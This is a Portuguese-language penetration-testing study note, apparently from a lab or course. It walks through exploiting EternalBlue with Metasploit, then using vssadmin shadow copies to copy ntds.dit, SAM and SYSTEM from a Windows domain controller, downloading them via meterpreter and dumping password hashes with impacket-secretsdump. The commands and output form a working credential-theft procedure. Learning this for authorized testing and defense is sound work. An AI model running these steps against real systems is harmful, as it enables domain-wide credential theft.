Obtendo Hashes: Servidores AD

+ Dessa vez o ataque partiu de um exploit que explorava a falha do eternalblue

```
exploit/smb/ms17_010_eternalblue_win8
```

→ detalhe que para iniciar escolher onde a sessão deve rodar, podemos

```
sessions -i 7
```

+ O simples comando hashdump já nos traria os hashes que queremos, mas o objetivo é entender

+ O Windows AD refere-se ao Active Directory, um serviço de diretório desenvolvido pela Microsoft para gerenciar identidades e recursos em uma rede de computadores baseada no Windows. O Active Directory é usado principalmente em ambientes empresariais para centralizar a autenticação de usuários, autorização e administração de recursos de rede, como computadores, impressoras, servidores, pastas compartilhadas, entre outros.

+ O arquivo em que ficam guardadas as informações acerca do AD é o ntds.dit, que fica localizado em C:\Windows\NTDS

+ Se quisermos fazer uma simples cópia desse arquivo para a raiz, não vamos conseguir pois, assim com o sam e o system, ele não pode ser transferido enquanto o programa estiver em uso [ou seja, nunca pode kkk]

```
C:\Windows\NTDS>copy ntds.dit c:\ntds.dit
```

+ A ideia então é montar uma cópia sombra dos volumes existentes no windows. Para isso, usaremos um utilitário chamado vssadmin.

+ Para listar todos os volumes, fazemos

```
vssadmin list volumes
```

+ Para criar uma cópia sombra, podemos ver o modelo com o seguinte comando

```
vssadmin create shadow
```

+ No caso, para criar uma cópia sombra do C:, devemos seguir

```
vssadmin create shadow /for=c:
```

+ Ao acessar o endereço setado, estaremos entrando na raíz da nossa cópia, e não no sistema que está em execução


+ Para copiar o arquivo que queremos e colá-lo no C:

```
C:\>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\windows\ntds\ntds.dit c:\ntds.dit
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\windows\ntds\ntds.dit c:\ntds.dit
Overwrite c:\ntds.dit? (Yes/No/All): Yes
Yes
        1 file(s) copied.
```

→ veja que acessamos o \windows\ntds\ntds.dit e copiamos para um endereço criado em C: que chamamos de ntds.dit

+ Agora faremos a mesma coisa com o arquivo system, pois segue o mesmo padrão do arquivo sam. Também baixaremos o sam.

+ Chamamos a cópia do sam de sam12 e a cópia do system de system12.
+ Baixamos ambos pelo meterpreter



→ baixamos tbm o ntds.dit

+ O modelo para extrair as informações de hashes a partir do documento sam é o mesmo:

```
impacket-secrestdump -sam sam12 -system system12 LOCAL
```

+ Para extrair do arquivo ntds, fazemos de maneira semelhante

```
impacket-secretsdump -ntds ntds.dit -system system12 LOCAL
```